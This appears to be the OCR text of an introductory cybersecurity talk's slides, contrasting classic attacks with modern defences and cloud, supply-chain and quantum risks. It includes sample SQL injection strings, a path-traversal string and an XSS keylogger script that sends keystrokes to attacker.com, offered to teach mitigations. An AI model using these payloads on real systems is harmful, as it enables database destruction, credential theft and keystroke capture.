Cybersecurity 101: But It’s 2025

Navigating the Modern Threat Landscape in Record Time

Piyush Raj, *aka* @0x48piraj & @piyushella

whoami

- Founder, CEO @ Vedilink (1 x 6 Figure Exit)
- Google Code In Winner, GSoC ‘19 @ OWASP Foundation, OSS contributions to Microsoft, NASA, Google, and more.
- Previously hacked Canon (CVE-2019-14339), Medium, Cornell University, Mozilla, Opera, Node.JS Foundation, Samsung, Motorola, LG Electronics, United Nations, Dutch & Indian Govt. and the list goes on…
- Hacked a vendor machine (free food y’all), completed Google’s CTF without completing a single task, et cetera…

$ cat > bio.txt

… more “aura farming” goes here

CTRL + Z

[1]+ Stopped cat > bio.txt

What are we gonna learn today?

- Vulnerabilities, exploits, attack surfaces, and the shifting landscape
- Quantum computers and how they can theoretically break our security world… by prime factorization (bit sad innit?)

with 90’s hacking culture references and bad jokes obviously.

What are we gonna learn today?

- Brainwash most of you in looking into cybersecurity OR ignore it completely
- Nothing about SOC, SIEM, SOAR, MTTD, MTTR & other mumbo jumbo

You will have your whole career to get bored on those

Bonus ???

- After the talk, swing by for a 1-on-1 Open Source (OSSD) session.

  Bring coffee.

“Software is like sex
it's better when it's free.”

—Linus Torvalds

Let’s talk change

The cybersecurity landscape has done a complete 180.

- Buffer overflows?

Let’s talk change

The cybersecurity landscape has done a complete 180.

- Buffer overflows?
- Windows telnet boxes?

Let’s talk change

The cybersecurity landscape has done a complete 180.

- Buffer overflows?
- Windows telnet boxes?
- SQL injections? SELECTing only nostalgia.

Let’s talk change

The cybersecurity landscape has done a complete 180.

- Buffer overflows?
- Windows telnet boxes?
- SQL injections? SELECTing only nostalgia.
- Packet sniffing on public Wi-Fi and MITM attacks?

Let’s talk change

The cybersecurity landscape has done a complete 180.

- Buffer overflows?
- Windows telnet boxes?
- SQL injections? SELECTing only nostalgia.
- Packet sniffing on public Wi-Fi and MITM attacks?
- Brute-forcing passwords? You’re gonna get locked out faster than your ex’s Netflix account.


I JUST INSTALLED KALI LINUX
I'M MR.ROBOT


WARP SPEED AHEAD, MR. SPOCK.

Traditional Password Cracking

Rainbow tables go brrr…

Brute-forcing or rainbow table attacks on weak, hashed passwords.

Extinction event?

Traditional Password Cracking


Why no one brute forces anyone? No means no!

- Salting passwords before hashing

Traditional Password Cracking

Why no one brute forces anyone? No means no!

- Enforcing password complexity.



Traditional Password Cracking

Why no one brute forces anyone? No means no!

- Rate limiting and account lockouts after failed attempts.



Traditional Password Cracking

Why no one brute forces anyone? No means no!

- 2FA / MFA



Classic Buffer Overflow Attacks

0x41414141

Overflowing a buffer to overwrite return addresses

Extinction event?

Classic Buffer Overflow Attacks

init: fatal signal: Segmentation fault

- Advanced OS-level defenses like ASLR, DEP, and modern compilers (e.g., LLVM and GCC)

Classic Buffer Overflow Attacks

init: fatal signal: Segmentation fault

- Advanced OS-level defenses like ASLR, DEP, and modern compilers (e.g., LLVM and GCC)
- Memory-safe languages, runtime checks, and sandboxing techniques

Classic SQL Injection

' OR '1'='1

Using various SQL injections strings to bypass authentication, exfiltrate sensitive data, modify / delete databases, privilege escalation and more.

- ' UNION SELECT username, password FROM users —
- '; DROP TABLE users —
- '; UPDATE users SET role='admin' WHERE username='attacker' --

Extinction event?

Classic SQL Injection

SELECTing only nostalgia

- Modern web frameworks and ORM libraries (e.g., Django, SQLAlchemy) abstract away raw SQL queries.
- Prepared statements and parameterized queries are now widely used, reducing the attack surface for SQL injection.

Cross-Site Scripting (XSS)

<img src="x" onerror="alert('XSS')">

Injecting scripts into input fields to execute malicious JavaScript in a victim's browser.

- Stealing cookies and session tokens
- Credential harvesting
- Content injection
- Performing actions on behalf



```
<script>
document.onkeypress = function(e) {
  fetch('http://attacker.com/log?key=' + e.key);
};
</script>
```

Extinction event?

Cross-Site Scripting (XSS)

<img src="x" onerror="alert("XSS")">

- Modern templating engines and frameworks now auto-escape output and enforce strict CSPs.
- Modern browsers also include built-in protections against reflected XSS.

Simple File Inclusion (LFI/RFI)

../../etc/passwd

Exploiting poorly sanitized file paths to include local/remote files.

Extinction event?

Simple File Inclusion (LFI/RFI)

../../etc/passwd

- Web frameworks now sanitize file inputs.
- Web servers enforce stricter configurations.

Network Packet Sniffing

Cookie: sessionid=abc123

Capturing unencrypted network traffic (e.g., HTTP, Telnet, FTP) to extract credentials.

Extinction event?

Network Packet Sniffing

Cookie: sessionid=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9...

- HTTPS (TLS), HSTS (HTTP Strict Transport Security), and secure communication protocols have largely rendered this ineffective.

Network Packet Sniffing

Cookie: sessionid=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9...

- HTTPS (TLS), HSTS (HTTP Strict Transport Security), and secure communication protocols have largely rendered this ineffective.
- Let's Encrypt and browser crackdowns on insecure connections have ruined all the fun for packet sniffers.

Network Packet Sniffing

Cookie: sessionid=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9...

- HTTPS (TLS), HSTS (HTTP Strict Transport Security), and secure communication protocols have largely rendered this ineffective.
- Let's Encrypt and browser crackdowns on insecure connections have ruined all the fun for packet sniffers.

  oops, I mean made the internet safer for everyone

And we can go on…



Cloud computing

From boxes to floating clouds

Cloud computing hasn’t just changed how we deploy infrastructure—it’s rewritten the rules of hacking and defending systems.



Decentralization of Infrastructure

The target is everywhere (and nowhere)

Then: One server, one datacenter—one big, juicy target.

Decentralization of Infrastructure

The target is everywhere (and nowhere)

Then: One server, one datacenter—one big, juicy target.

Now: Distributed across regions, availability zones, and containers.

Containers

Boxes within boxes

Then: Attacking servers directly.

Containers

Boxes within boxes

Then: Attacking servers directly.

Now: Exploiting and abusing container (e.g. Kubernetes) privileges, and escaping pods to reach the cloud host.

New Attack Surfaces

Who Needs Root? S3 Buckets Are Juicier

Then: Focused on OS exploits, local privilege escalation, and network perimeter defenses.

New Attack Surfaces

Who Needs Root? S3 Buckets Are Juicier

Then: Focused on OS exploits, local privilege escalation, and network perimeter defenses.

Now: It’s about misconfigured S3 buckets, poor IAM policies, and exploiting APIs. Attackers thrive on forgotten permissions and wide-open services.

Shared Responsibility Model

The Cloud is safe… Until you show up

- Over-permissioned roles

Shared Responsibility Model

The Cloud is safe… Until you show up

- Over-permissioned roles
- Insecure access keys

Shared Responsibility Model

The Cloud is safe… Until you show up

- Over-permissioned roles
- Insecure access keys
- Wide-open network configurations

Rise of Supply Chain Attacks

When the Weakest Link Is Outside Your Organization

- Dependency on third-party services

Rise of Supply Chain Attacks

When the Weakest Link Is Outside Your Organization

- Dependency on third-party services
- Open-source integrations

Rise of Supply Chain Attacks

When the Weakest Link Is Outside Your Organization

- Dependency on third-party services
- Open-source integrations
- CI/CD pipelines

The Keys to the Kingdom

{ "Effect": "Allow", "Action": "*", "Resource": "*" }

Hunt for access tokens, session keys, or ways to escalate within IAM.

The Keys to the Kingdom

{ "Effect": "Allow", "Action": "*", "Resource": "*" }

Hunt for access tokens, session keys, or ways to escalate within IAM.

Real world example:



The Keys to the Kingdom

{ "Effect": "Allow", "Action": "*", "Resource": "*" }

Hunt for access tokens, session keys, or ways to escalate within IAM.

Real world example:

In 2019, **Capital One** experienced a major data breach due to a misconfigured AWS IAM policy



The Keys to the Kingdom

{ "Effect": "Allow", "Action": "*", "Resource": "*" }

Hunt for access tokens, session keys, or ways to escalate within IAM.

Real world example:

In 2019, **Capital One** experienced a major data breach due to a misconfigured AWS IAM policy

- Over 100 million records were stolen.



The Keys to the Kingdom

{ "Effect": "Allow", "Action": "*", "Resource": "*" }

Hunt for access tokens, session keys, or ways to escalate within IAM.

Real world example:

In 2019, **Capital One** experienced a major data breach due to a misconfigured AWS IAM policy

- Over 100 million records were stolen.
- Faced an $80 million fine



Shameless Plug

Meet Jiraffe – Not the animal



github.com/0x48piraj/jiraffe

What did we learn…by accident?

Secure coding is a fancy term

- ~~Secure coding practices.~~ All the things we learned today.

What did we learn…by accident?

Secure coding is a fancy term

- ~~Secure coding practices.~~ All the things we learned today.
- Regular patching and software updates

What did we learn…by accident?

Secure coding is a fancy term

- Abuse security-focused frameworks and libraries whenever possible

What did we learn…by accident?

Secure coding is a fancy term


- Abuse security-focused frameworks and libraries whenever possible
- Static and dynamic testing and analysis tools

What did we learn…by accident?

Secure coding is a fancy term

- Abuse security-focused frameworks and libraries whenever possible
- Static and dynamic testing and analysis tools

  Yes. Write tests.



Quantum Computing


Enter the dystopia


- Say “hello, world!” to qubits.

Quantum Computing

Enter the dystopia


- Say “Hello, World!” to qubits.
- The end of cryptography and the Internet and subsequently the world?




Huge prime number
multiply
Other huge prime number
Integer
Easy
Difficult (classical)
Easy (quantum)

When you use Shor's algorithm to almost factor 35





Is everything REALLY a thing of the past?

Short Answer: No. Maybe. Kinda. Sorta. Hadta.

In my opinion, no. And hell no to the dystopian future.

Is everything REALLY a thing of the past?

Short Answer: No. Maybe. Kinda. Sorta. Hadta.

In my opinion, no. And hell no to the dystopian future.

I can be wrong, I don’t want to be.

Is everything REALLY a thing of the past?

Short Answer: No. Maybe. Kinda. Sorta. Hadta.

In my opinion, no. And hell no to the dystopian future.

I can be wrong, I don’t want to be.

- Take Heartbleed, for example. It was groundbreaking—it was a memory corruption vulnerability at its core.

Is everything REALLY a thing of the past?

Short Answer: No. Maybe. Kinda. Sorta. Hadta.

In my opinion, no. And hell no to the dystopian future.


I can be wrong, I don’t want to be.

- Take Heartbleed, for example. It wasn't groundbreaking—it was a memory corruption vulnerability at its core.
- Or, take Return-Oriented Programming (ROP). ROP bypasses modern defenses like DEP. Even with ASLR, sophisticated attackers continue leveraging it.

The lesson?

Mastering older techniques gives you a toolkit to adapt and apply them to today’s challenges.

Start. hacking. now.



841 &

Everyone starts at 0.